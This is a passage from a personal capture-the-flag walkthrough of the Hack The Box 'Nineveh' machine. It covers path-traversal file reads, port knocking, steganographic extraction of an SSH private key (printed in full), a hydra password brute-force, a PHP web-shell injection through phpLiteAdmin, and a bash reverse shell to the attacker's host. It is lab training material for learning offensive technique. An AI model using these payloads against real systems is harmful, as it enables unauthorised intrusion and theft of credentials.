6. So it is the same ports we saw earlier. But sometimes when you exfil the /proc/net/tcp file you can see hidden
open ports.
```

17. **More enumeration via File Inclusion**

```
1. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../etc/os-release
2. NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
3. We were correct. It is an Ubuntu Xenial like launchpad told us. Sometimes launchpad will give you incorrect
information.
4. Lets try /proc/net/fib_trie <<< This will tell us if we are interacting with a docker container or the server
itself.
5. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../proc/net/fib_trie
6. SUCCESS, I exfiltrate the data.
--------------------------------------
  +-- 0.0.0.0/1 2 0 2
     +-- 0.0.0.0/4 2 0 2
        |-- 0.0.0.0
           /0 universe UNICAST
        +-- 10.10.10.0/24 2 1 2
           +-- 10.10.10.0/26 2 0 2
              |-- 10.10.10.0
                 /32 link BROADCAST
                 /24 link UNICAST
              |-- 10.10.10.43          <<< Not in a container
                 /32 host LOCAL
           |-- 10.10.10.255
              /32 link BROADCAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /32 link BROADCAST
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
7. Looks good we do not see any IPs starting with 172. I do see our server IP 10.10.10.43. So that means this is
not a docker container. Which is good news. If we were in a container it would just mean we would need to escape
the container and pivot to another user.
```

18. **Enumeration continued**

```
1. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../proc/schedstat <<< I have no idea
the data we are getting here.
version 15
timestamp 4316008477
cpu0 53 0 175357958 68368662 91978499 91978499 3267543714665 5163658834464 106989168
2. Lets try /proc/sched_debug
3. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../proc/sched_debug
4. I get a ton of output from this command. There is information we can enumerate from this data so lets copy the
data and paste it into a file called sched_debug
5.  ▷ vim sched_debug
6. ▷ wc -l sched_debug
1414 sched_debug <<< A lot of data to parse and hopefully find some useful data.
7. I think this file shows what services are running on the target server.
8. The knock service daemon is running. This can allow a hacker exploit the server. Honestly I do not have a clue
what knock does but we will find out together.
9.  ▷ cat sched_debug | grep -i knock
cfs_rq[0]:/system.slice/knockd.service
 /system.slice/knockd.service
10. We get the path to the service which is why sched_debug is a great file if we can exfiltrate it.
11. Lets see if we can exfil this file.
12. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../etc/knockd.conf
13. SUCCESS, we are able to exfil this file.
--------------
[options]
 logfile = /var/log/knockd.log
 interface = ens160

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```

```
[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```

Port Knocking

- *#pwn_port_knocking*
- *#pwn_knock_linux_port_knocking*

19. **Enumeration continued**

```
1. Lets look up what knock is. Google 'What is knock linux'
2. https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/
3. >>>Key Takeaways<<<

    Port knocking is a method of securing a server by closing firewall ports and allowing access only if a
specific sequence of connection attempts is made.
    Port knocking should not be relied upon as the sole form of security, as it can be easily breached if the
secret knock is revealed.

Port knocking is a way to secure a server by closing firewall ports—even those you know will be used. Those ports
are opened on demand if—and only if—the connection request provides the secret knock.
4. Further reading on Port knocking
https://www.tecmint.com/port-knocking-to-secure-ssh/
5. I would say port knocking is a valid "Defense in Depth" layered strategy but it can not be relied upon as the
sole key for access because it can be easily foiled by hackers.
6. So pinging these ports sequence = 571, 290, 911 will open the connection to use via /etc/knockd.service. Then
the service file knockd.service will execute the following command inside of the service file opening iptables
port 22.
>>> start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
7. Once again /proc/sched_debug is a great file for finding vulnerable services like this.
```

Install and usage for `knockd`

- *#pwn_knockd_install_and_usage_blackarch*

20. **Install and usage for knockd package in `BlackArch`**

```
1. ▷ pacman -Ss knock
extra/fwknop 2.6.10-2
    FireWall KNock OPerator: Single Packet Authorization and Port Knocking
extra/knockd 0.8-1
    A simple port-knocking daemon
blackarch/dragon-backdoor 7.c7416b7-4 (blackarch blackarch-backdoor blackarch-sniffer blackarch-windows)
    A sniffing, non binding, reverse down/exec, portknocking service Based on cd00r.c.
blackarch/knock 2:80.1d27766-1 (blackarch blackarch-scanner blackarch-recon)
    Subdomain scanner.
blackarch/webspa 0.8-4 (blackarch blackarch-backdoor blackarch-webapp)
    A web knocking tool, sending a single HTTP/S to run O/S commands.
2. I really like BlackArch because look at all the tools. Its great, but right now we are just going to use the
plain knockd package.
3. I verified I definitely do not have it installed.
 ▷ pacman -Qi knockd
error: package 'knockd' was not found
▷ pkgsearch.sh | grep -i "knock"
4. ▷ sudo pacman -S knockd
```

21. **Now for the usage of knockd**

```
1. knock 10.10.10.43 571:tcp 290:tcp 911:tcp
2. It times out after 5 minutes so you have to try to connect via ssh before the time expires.
3. The port was closed in the original nmap scan and we can verify it again that port 22 is in fact closed.
4. Then we will run the knock command and it should be open and we can do the nmap scan again to verify this.
5.  ▷ nmap -p 22 --open -T4 -vvv -n 10.10.10.43
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-20 02:13 CET
Initiating Ping Scan at 02:13
Scanning 10.10.10.43 [2 ports]
Completed Ping Scan at 02:13, 5.41s elapsed (1 total hosts)
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 5.45 seconds
6. Nmap does not detect the port as open
```

22. **Lets run knock and see if it opens the port**


```
1.  ▷ knock 10.10.10.43 571:tcp 290:tcp 911:tcp
2. ▷ nmap -p 22 --open -T4 -vvv -n 10.10.10.43
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-20 03:24 CET
Initiating Ping Scan at 03:24
Scanned at 2024-03-20 03:24:56 CET for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
3.  Before it was closed then we can see it is now open. But only for 5 minutes. Which should be long enough to
login.
4. I like this as it is just an extra layer of security.
```

23. **Lets try to exfiltrate the id_rsa of user amrois.**

```
1. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../etc/passwd
2. We can see amrois has bash shell access
3. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../home/amrois/user.txt
4. Fails
5. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../home/amrois/.ssh/id_rsa
6. FAIL, it does not exist.
```

WFUZZ



Lets do a WFUZZ for the https service this time.

```
1.  ▷ wfuzz -c --hc=404 --hh=49 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt https://10.10.10.43/FUZZ
2. WFUZZ works great again. I find secure_notes
000000848:   301        9 L      28 W       309 Ch      "db"
000095524:   403        11 L     32 W       300 Ch      "server-status"
000095776:   301        9 L      28 W       319 Ch      "secure_notes"
3. On the secure_notes page I get this crazy babylonian wallpaper or something.
4. https://10.10.10.43/secure_notes/
```

Lets see if we can enumerate anything from these 2 pages

```
1. So if it is a "secure note" page. I am thinking there is an embedded note in the image. Lets download the image to our working directory and do some forensic analysis on it.
2.  ▷ exiftool nineveh.png
3. Nothing interesting. Lets try steghide
4.  ▷ steghide info nineveh.png
steghide: the file format of the file "nineveh.png" is not supported.
5.  ▷ steghide extract -sf nineveh.png
Enter passphrase:
6. BOOM, we have a private key. SUCCESS!
-------------------------------------------------------
 ▷ strings nineveh.png | grep -A27 -B1 "BEGIN RSA"
www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
7. Lets see if it works. Copy the private key and paste it into your working directory or on your desktop into a file named id_rsa or whatever you want to name it. Then give it 600 perm. sudo chmod 600 id_rsa. Then you need the -i flag and the path to the key when connecting. I am assuming the key is for amrois. Lets find out.
```

Got SSH shell as user `amrois`

26. **Attempting to SSH as user amrois**

```
1. ~/hackthebox/nineveh ▷ vim id_rsa
~/hackthebox/nineveh ▷ chmod 600 id_rsa
~/hackthebox/nineveh ▷ ls -la
2. ~/hackthebox/nineveh ▷ ssh amrois@10.10.10.43 -i id_rsa
3. SUCCESS, we connect right away no prompting of any password.
4. amrois@nineveh:~$ whoami
amrois
amrois@nineveh:~$ export TERM=xterm
```

User Flag


27. **Great, now lets enumerate the box as user amrois**

```
1. amrois@nineveh:~$ ifconfig
2. amrois@nineveh:~$ cat user.txt
54f0df7b2169c242c966071ec2fb533c
```

Hydra Brute Force was intentioned way to get initial shell on box


28. **Getting the private key from the image is the unintentional way of getting on the box. Doesn't seem to unintentional to me. lol. Anyway, the intentional way to get an initial shell on the box was doing a brute force on the `https://10.10.10.43/db/index.php`**

page using `hydra`.




```
1. hydra -l none -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt 10.10.10.43 https-post-form
"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password." -t 50
2. After the https-post-form flag there is the path of the login page and then all the
password=^PASS^&remember=yes.... is from the form data tab if you open up the DOM inspector under network and
click on POST. This is for context because it can be confusing just looking at the hydra command and not knowing
where are the parameters came from.
3. SUCCESS!
4.  ▷ hydra -l none -P /home/shadow42/hak4crak/servmon/passwdlst.lst 10.10.10.43 https-post-form
"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password." -t 50
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-20 05:09:54
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344398 login tries (l:1/p:14344398), ~286888 tries per task
[DATA] attacking http-post-
forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect
password.
[443][http-post-form] host: 10.10.10.43   login: none   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-20 05:10:54
```



The password is `password123` for the page `https://10.10.10.43/db/index.php`

```
1. Lets login. SUCCESS!
2. Google what is 'phpliteadmin'
3. phpLiteAdmin is an open-source tool written in PHP intended to handle the administration of SQLite over the
World Wide Web. Its feature set, interface, and overall user experience is comparable to that of phpMyAdmin for
MySQL. In the same way that SQLite is a flat file database, phpLiteAdmin is distributed in the form of a single
PHP file (currently approx. 200 KiB in size). Its ease of installation, portability, and small size go hand in
hand with SQLite.
```

30. **Searchsploit for phpliteadmin**

```
1. searchsploit phpliteadmin
phpLiteAdmin -  SQL Injection | php/webapps/38228.txt
```

```
phpLiteAdmin 1.1  Multiple Vulnerabilities | php/webapps/37515.txt
PHPLiteAdmin 1.9.3  Remote PHP Code Injection | php/webapps/24044.txt
phpLiteAdmin 1.9.6  Multiple Vulnerabilities | php/webapps/39714.txt
2. The Remote PHP code Injection seems interesting.
3. ▷ searchsploit -m php/webapps/24044.txt
```

31. **Remote PHP Code Injection for** `phpLiteAdmin1.9`

```
1. 1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n9O
Hex preview: http://goo.gl/lJ5iQ
2. After logging in you simply create a database called hack.php and then click on the name. You will see this info.
------------------
Database name: hack.php
Path to database: /var/tmp/hack.php
Size of database: 1 KB
Database last modified: 11:31pm on March 19, 2024
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

No tables in database.
3. Next, create a table with a payload in PHP and done.
4. If you browse to the provided path that will trigger our PHP payload that we created in the table. It can be anything from whoami to a php reverse shell.
5. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/hack.php
SQLite format 3□□□@  □□□□-□
```

32. **Next, create the table**

```
1. While logged in after you create the database hack.php next you create the table. In the Name: field just type 'test'. In the Number of Fields: just type '1' and click go.
2. Next, under 'Create new table: test' type in the 'Field' your php payload.
<?php system("whoami"); ?>
3. Under 'Type' select TEXT
4. <?php system($_REQUEST["cmd"]); ?>
5. click save and visit the payload.
6. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/hack.php
7. SUCCESS
8. SQLite format 3□□□@  □□□□□□-□
□□□□□T□□□□□□□□□tabletesttest□CREATE TABLE 'test' ('

Notice:  Undefined index: cmd in /var/tmp/hack.php on line 2



Warning:  system(): Cannot execute a blank command in /var/tmp/hack.php on line 2

' TEXT)
9. 10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/hack.php?cmd=whoami
10. FAILED because I add another ? mark and it already has one after manage.php?
11. So to fix this use an ampersand & instead.
12. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/hack.php&cmd=whoami
SQLite format 3□□□@  □□□□□□-□
□□□□□T□□□□□□□□□tabletesttest□CREATE TABLE 'test' ('www-data
' TEXT)
13. From here we would get a reverse shell with a bash 1 liner.
14. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../var/tmp/hack.php&cmd=bash -c "bash -i>%26/dev/tcp/10.10.14.8/443 0>%261"
15. Do not forget your listener on 443 'sudo nc -nlvp 443'. Also you can not have & ampersands in your payload. You will have to url encode with %26
16. SUCCESS, that is the intentioned way of doing this box, but I like getting the SSH shell because it is a more stable shell.
17. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.43 58998
bash: cannot set terminal process group (1388): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$ whoami
whoami
www-data
18. www-data@nineveh:/home$ exit
exit
exit
```

33. **Ok, since that is over with lets go back to our original SSH as amrois**

```
1. Lets look up some SUIDs and GUIDs
2. $ find / -perm -4000 -user root -ls 2>/dev/null
3. amrois@nineveh:~$ cat /etc/crontab
4. amrois@nineveh:~$ crontab -l
5. amrois@nineveh:~$ systemctl list-timers
6. amrois@nineveh:~$ ps -eo command
```

34. **We create a procmon.sh to find what new services are running on the target server as root.**

```
1. This is a great little script that will tell us what services root is executing that are new.
2. amrois@nineveh:~$ cd /tmp
amrois@nineveh:/tmp$ touch procmon.sh
amrois@nineveh:/tmp$ nano
amrois@nineveh:/tmp$ chmod +x procmon.sh
amrois@nineveh:/tmp$ nano procmon.sh
3. ▷ find / -name \*procmon.sh\* 2>/dev/null
4. ▷ cat /home/shadow42/hak4crak/solidstate/procmon_best_version.sh
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "procmon|command|kworker"
        old_process=$new_process
done
5. Paste this into your procmon.sh file using nano. Double check the code pasted correctly.
6. amrois@nineveh:/tmp$ ./procmon.sh
< root     /bin/sh /usr/bin/chkrootkit <<< This one looks interesting.
7. amrois@nineveh:/tmp$ ls -la /usr/bin/chkrootkit
-rwx--x--x 1 root root 76181 Jul  2  2017 /usr/bin/chkrootkit
8. ▷ searchsploit chkrootkit
------------------------------------------------------------------------------
 Exploit Title                                |  Path
  ▷ cat tmp3 | awk '!($3="")'
Chkrootkit -  Privilege Escalation (Metasploit) | linux/local/38775.rb
Chkrootkit 0.49  Local Privilege Escalation     | linux/local/33899.txt
------------------------------------------------------------------------------
9. Google what is 'chkrootkit'
Chkrootkit is a widely used Unix-based utility designed to aid system administrators in examining their systems
for rootkits. Operating as a shell script, it leverages common Unix/Linux tools such as the strings and grep
command. Wikipedia
```

